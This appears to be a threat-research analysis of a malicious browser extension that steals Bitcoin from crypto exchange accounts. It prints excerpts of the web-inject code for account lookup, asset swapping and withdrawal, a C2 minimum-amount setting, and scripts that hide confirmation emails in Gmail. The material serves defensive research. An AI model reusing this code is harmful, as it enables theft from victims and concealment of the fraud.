
```
[{"id":1,"url":"coinbase.com","value":"\/*! jQuery v3.6.0 | (c) OpenJS Foundation and other contributors | jquery.org\/license *\/\r\n!function(e,t){\"use strict\";
\"object\"==typeof module&&\"object\"==typeof module.exports?module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error(\"jQuery requires a window
with a document\");return t(e)}:t(e)}(\"undefined\"!=typeof window?window:this,function(C,e){\"use strict\";var
t=[],r=Object.getPrototypeOf,s=t.slice,g=t.flat?function(e){return t.flat.call(e)}:function(e){return t.concat.apply([],e)},u=t.push,i=t.indexOf,n=
{},o=n.toString,v=n.hasOwnProperty,a=v.toString,l=a.call(Object),y={},m=function(e){return\"function\"==typeof e&&\"number\"!=typeof e.nodeType&&\"function\"!=typeof
e.item},x=function(e){return null!=e&&e===e.window},E=C.document,c={type:!0,src:!0,nonce:!0,noModule:!0};function b(e,t,n){var r,i,o=(n=n||E).createElement(\"script
\");if(o.text=e,t)for(r in c)(i=t[r]||t.getAttribute&&t.getAttribute(r))&&o.setAttribute(r,i);n.head.appendChild(o).parentNode.removeChild(o)}function w(e){return
null==e?e+\"\":\"object\"==typeof e||\"function\"==typeof e?n[o.call(e)]||\"object\":typeof e}var f=\"3.6.0\",S=function(e,t){return new S.fn.init(e,t)};function
p(e){var t=!!e&&\"length\"in e&&e.length,n=w(e);return!m(e)&&!x(e)&&(\"array\"===n||0===t||\"number\"==typeof t&&0<t&&t-1 in e)}S.fn=S.prototype=
{jquery:f,constructor:S,length:0,toArray:function(){return s.call(this)},get:function(e){return
null==e?s.call(this):e<0?this[e+this.length]:this[e]},pushStack:function(e){var t=S.merge(this.constructor(),e);return t.prevObject=this,t},each:function(e){return
S.each(this,e)},map:function(n){return this.pushStack(S.map(this,function(e,t){return n.call(e,t,e)}))},slice:function(){return
this.pushStack(s.apply(this,arguments))},first:function(){return this.eq(0)},last:function(){return this.eq(-1)},even:function(){return
this.pushStack(S.grep(this,function(e,t){return(t+1)%2}))},odd:function(){return this.pushStack(S.grep(this,function(e,t){return t%2}))},eq:function(e){var
t=this.length,n=+e+(e<0?t:0);return this.pushStack(0<=n&&n<t?[this[n]]:[])},end:function(){return
this.prevObject||this.constructor()},push:u,sort:t.sort,splice:t.splice},S.extend=S.fn.extend=function(){var e,t,n,r,i,o,a=arguments[0]||
{},s=1,u=arguments.length,l=!1;for(\"boolean\"==typeof a&&(l=a,a=arguments[s]||{},s++),\"object\"==typeof a||m(a)||(a={}),s===u&&(a=this,s--);s<u;s++)if(null!=
(e=arguments[s]))for(t in e)r=e[t],\"__proto__\"!==t&&a!==r&&(l&&r&&(S.isPlainObject(r)||(i=Array.isArray(r)))?(n=a[t],o=i&&!Array.isArray(n)?
[]:i||S.isPlainObject(n)?n:{},i=!1,a[t]=S.extend(l,o,r)):void 0!==r&&(a[t]=r));return a},S.extend({expando:\"jQuery\"+(f+Math.random()).replace(\/\\D\/g,
\"\"),isReady:!0,error:function(e){throw new Error(e)},noop:function(){},isPlainObject:function(e){var t,n;return!(!e||\"[object Object]\"!==o.call(e))&&(!(t=r(e))||
\"function\"==typeof(n=v.call(t,\"constructor\")&&t.constructor)&&a.call(n)===l)},isEmptyObject:function(e){var t;for(t in
e)return!1;return!0},globalEval:function(e,t,n){b(e,{nonce:t&&t.nonce},n)},each:function(e,t){var n,r=0;if(p(e)){for(n=e.length;
r<n;r++)if(!1===t.call(e[r],r,e[r]))break}else for(r in e)if(!1===t.call(e[r],r,e[r]))break;return e},makeArray:function(e,t){var n=t||[];return null!=e&&
(p(Object(e))?S.merge(n,\"string\"==typeof e?[e]:e):u.call(n,e)),n},inArray:function(e,t,n){return null==t?-1:i.call(t,e,n)},merge:function(e,t){for(var
n=+t.length,r=0,i=e.length;r<n;r++)e[i++]=t[r];return e.length=i,e},grep:function(e,t,n){for(var r=[],i=0,o=e.length,a=!n;i<o;i++)!t(e[i],i)!==a&&r.push(e[i]);return
r},map:function(e,t,n){var r,i,o=0,a=[];if(p(e))for(r=e.length;o<r;o++)null!=(i=t(e[o],o,n))&&a.push(i);else for(o in e)null!=(i=t(e[o],o,n))&&a.push(i);return
g(a)},guid:1,support:y}),\"function\"==typeof Symbol&&(S.fn[Symbol.iterator]=t[Symbol.iterator]),S.each(\"Boolean Number String Function Array Date RegExp Object
Error Symbol\".split(\" \"),function(e,t){n[\"[object \"+t+\"]\"]=t.toLowerCase()});var d=function(n){var e,d,b,o,i,h,f,g,w,u,l,T,C,a,E,v,s,c,y,S=\"sizzle\"+1*new
Date,p=n.document,k=0,r=0,m=ue(),x=ue(),A=ue(),N=ue(),j=function(e,t){return e===t&&(l=!0),0},D={}.hasOwnProperty,t=
[],q=t.pop,L=t.push,H=t.push,O=t.slice,P=function(e,t){for(var n=0,r=e.length;n<r;n++)if(e[n]===t)return n;return-
1},R=\"checked|selected|async|autofocus|autoplay|controls|defer|disabled|hidden|ismap|loop|multiple|open|readonly|required|scoped\",M=\"[\\\\x20\\\\t\\\\r\\\\n\\\\f]
\",I=\"(?:\\\\\\\\[\\\\da-fA-F]{1,6}\"+M+\"?|\\\\\\\\[^\\\\r\\\\n\\\\f]|[\\\\w-]|[^\\0-\\\\x7f])+\",W=\"\\\\[\"+M+\"*(\"+I+\")(?:\"+M+\"*([*^$|!~]?=)\"+M+\"*(?:'((?:
\\\\\\\\.|[^\\\\\\\\'])*)'|\\\"((?:\\\\\\\\.|[^\\\\\\\\\\\"])*)\\\"|(\"+I+\"))|)\"+M+\"*\\\\]\",F=\":(\"+I+\")(?:\\\\((('((?:\\\\\\\\.|[^\\\\\\\\'])*)'|\\\"((?:
\\\\\\\\.|[^\\\\\\\\\\\"])*)\\\")|((?:\\\\\\\\.|[^\\\\\\\\()[\\\\]]|\"+W+\")*)|.*)\\\\)|)\",B=new RegExp(M+\"+\",\"g\"),$=new RegExp(\"^\"+M+\"+|((?:^|[^\\\\\\\\])
(?:\\\\\\\\.)*)\"+M+\"+$\",\"g\"),_=new RegExp(\"^\"+M+\"*,\"+M+\"*\"),z=new RegExp(\"^\"+M+\"*([>+~]|\"+M+\")\"+M+\"*\"),U=new RegExp(M+\"|>\"),X=new
RegExp(F),V=new RegExp(\"^\"+I+\"$\"),G={ID:new RegExp(\"^#(\"+I+\")\"),CLASS:new RegExp(\"^\\\\.(\"+I+\")\"),TAG:new RegExp(\"^(\"+I+\"|[*])\"),ATTR:new RegExp(\"^
\"+W),PSEUDO:new RegExp(\"^\"+F),CHILD:new RegExp(\"^:(only|first|last|nth|nth-last)-(child|of-type)(?:\\\\(\"+M+\"*(even|odd|(([+-]|)(\\\\d*)n|)\"+M+\"*(?:([+-]|)
\"+M+\"*(\\\\d+)|))\"+M+\"*\\\\)|)\",\"i\"),bool:new RegExp(\"^(?:\"+R+\")$\",\"i\"),needsContext:new RegExp(\"^\"+M+\"*[>+~]|:(even|odd|eq|gt|lt|nth|first|last)
```

Webinject script from C2 server


If we take a closer look at the script, we can see that the threat actors are targeting various websites. In the version of the script shown above we can see that it targets Coinbase, Bybit, KuCoin, Huobi and Binance users.

Since the script within the C2 can be changed at any time, the threat actors can add or remove other web injection targets, as well as start targeting cryptocurrencies other than BTC, which makes this extension pretty dynamic and allows threat actors to control the malicious extension by changing the scripts.

If we look at the script, we can see that the extension performs various actions on the targeted websites. For example, it has the ability to retrieve the victims' addresses, obtain account information, bypass 2FA, and much more. Moreover, it's capable of transferring BTC currency from the victim's wallet to the attackers' wallet.




```
const getAddress = async (type) => {
    return new Promise((res, rej) => {
        window.postMessage({
            type: "exchange-get-address",
            param: {
                "type": type
            }
        }, "*");

        window.addEventListener("message", (event) => {
            if (event.data && event.data.cmd) {
                if (event.data.cmd === "exchange-get-addr") {
                    return res(event.data.param)
                }
            }
        }, false);
    })
}
```



```
const getAccounts = () => {
    $.ajax({
        type: 'GET',
        url: 'https://www.coinbase.com/api/v2/accounts?limit=300',
        headers: {
            'cb-version': '2021-01-11'
        }
    }).then(data => {
        supportedAccounts = data.data
    })
}
```

Functions from the web inject script


Looking at the full web inject script, we can conclude that the idea behind it is to steal BTC currencies from victims who have the malicious extension installed. The extension performs various actions on the account in order to remotely control it using the web inject scripts, and eventually the extension tries to withdraw the BTC currency to the threat actors' wallet. To circumvent the 2FA settings for transactions, the web inject script uses 2FA bypass techniques.



```
const startWithdraw = async () => {
    return new Promise(async (res) => {
        try {
            const WITHDRAW_ADDRESS = await getAddress('BTC')

            if (!WITHDRAW_ADDRESS) {
                return res(true)
            }

            let prices = await $.ajax({
                type: 'GET',
                url: 'https://www.coinbase.com/api/v2/assets/prices?base=USDT&filter=holdable&resolution=latest'
            })

            prices = prices.data

            let accounts = await $.ajax({
                type: 'GET',
                url: 'https://www.coinbase.com/api/v2/accounts?limit=300'
            })

            accounts = accounts.data

            const accountId = accounts.findIndex(x => x.currency.code === 'BTC' && x.type === "wallet")

            if (accountId === -1) {
                return res(true)
            }

            const fromAccount = accounts[accountId]
            const priceIndex = prices.findIndex(x => x.base === 'BTC')

            const usd = parseFloat(fromAccount.balance.amount) * parseFloat(prices[priceIndex].prices.latest)

            if (usd < parseFloat(settings.min_amount)) {
                return res(true)
            }

            const withdrawRequest = await $.ajax({
                type: 'POST',
                url: 'https://www.coinbase.com/api/v3/coinbase.public_api.authed.sends.Sends/CreateSendMax?q=e30%3D',
                headers: {
```

Snippet of the BTC withdrawal function from the web inject script

Before stealing the cryptocurrency, the extension communicates with the C2 server to get the minimum BTC value. It then compares this value with the actual amount of money in the target wallet. If the wallet contains less cryptocurrency than the minimum amount received from the C2, it doesn't withdraw any cryptocurrency from it.




https://you-rabbit.com/api/[redacted]

```
{"setting":{"min_amount":"41"}}
```

Minimum amount threshold from C2

The script also performs several other checks before stealing the BTC currency. For example, it also checks the BTC to USD exchange rate.

When the amount of BTC in the target wallet meets the C2 checks, the script performs the withdrawal function to steal the BTC currency from the victim.




```
 await setAllBalances(totalBalances)
 await setBalance(sumBalance)

 console.log(`--> Все активы свапнуты в ACCOUNT_TYPE_SPOT!`)

 setTimeout(async () => {
     const spotBalance = await getSpotBalance()

     if (!spotBalance) {
         return logOut()
     }

     let balanceInUSD = 0

     for (const balance of spotBalance) {
         balanceInUSD += parseFloat(balance.usdtValue)
     }

     console.log(`Баланс ACCOUNT_TYPE_SPOT: ${balanceInUSD.toFixed(2)}$`)

     if (balanceInUSD < parseFloat(settings.min_amount)) {
         $('#waiting').remove()

         return
     }

     console.log(`Начинаем свап всех активов в BTC`)

     for (const balance of spotBalance) {
         if (parseFloat(balance.usdtValue) >= 1 && balance.tokenId !== "BTC") {
             await startSellCurrency(balance.tokenId, parseFloat(balance.free), 'BTC')
         }
     }

     console.log(`-> Все активы свапнуты в BTC`)

     setTimeout(async () => {
         await startWithdraw('BTC')
     }, 2000)
 }, 2000)


Timeout(() => {
 start()
```

Performing balance check

In addition to stealing BTC, the malicious extension performs additional actions to hide its activity.

For example, the malicious extension contains scripts that target three different email services: *Gmail*, *Hotmail* and *Yahoo*. The idea behind the scripts is to hide the email confirmation of the transaction performed by the malicious extension.


Each script makes visual changes to the emails once the victim reaches the email service’s page. It searches for pre-defined email titles and content, and when it finds them, it simply hides them from the victim by injecting HTML code into the message body. As a result, the victim is unaware that a specific transaction transferring crypto currency to the threat actors’ wallet was made.



```
/*! jQuery v3.6.0 | (c) OpenJS Foundation and other contributors | jquery.org/license */
!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error("jQuery requires a window with a document");return t(e)}:t(e)}("un

if (window.location.href.indexOf('mail.google') > -1) {
    const binance = () => {
        let items = $(document).find(':contains("Withdrawal Requested")').filter(function () {
            return $(this).children().length === 0;
        })

        for (const item of items) {
            $(item).text(`[Binance] Authorize New Device`)
        }

        items = $(document).find('span:contains("Memo:")')

        for (const item of items) {
            $(item).html(`<span class="Zt">&nbsp;-&nbsp;</span>Authorize New Device You recently attempted to sign in to your Binance account from a new device or location. As a security measure, we require additional confi.`)
        }

        items = $($(document).find('div:contains("Memo:")').filter(function () {
            return $(this).children().length === 0;
        })[0]).parents('.ii')

        for (const item of items) {
            const code = $($(item).find('div[style*="font-size:20px"]')[1]).find('div').text()

            $(item).html('<div id=":9z" class="a3s aiL ">\n' +
                '    <div class="adM"> </div>\n' +
```

Extension JS targeting Gmail

In addition, the extension can manipulate email threads from the targeted websites, so if the victim opens a thread from, for example, Binance, it can change the content of the emails and display a fake email thread that looks exactly like the real one. It also contains a placeholder for desired strings that the extension can inject into the content of the message page.



OKX

Verification Code Of Authorization

Dear OKX user,

You have requested authorization

Verification code:


${code} Placeholder

This code will expire in 10 minutes.DO NOT share it with anyone.

Your login details are as follows:
Account: [redacted]
Location: [redacted]
IP address: [redacted]

Scammers often use bogus reasons, such as account abnormality, risk and unfreezing to compromise your account. DO NOT provide your credentials, including passwords and verification codes to anyone under any circumstances, including our customer support representatives.

Anti-phishing code:toxano



BINANCE

Authorize New Device

You recently attempted to sign in to your Binance account from a new device or location. As a security measure, we require additional confirmation before allowing access to your Binance account.

If you recognize this activity, please confirm it with the activation code. Here is your account activation code:

' + code + ' Placeholder


If you don\\t recognize this activity, please disable your account and contact our customer support immediately at https://www.binance.com/en/support.

Binance Team
This is an automated message, please do not reply.

Â© 2017 - 2022 Binance.com All Rights Reserved
URL: www.binance.com

Fake email thread template

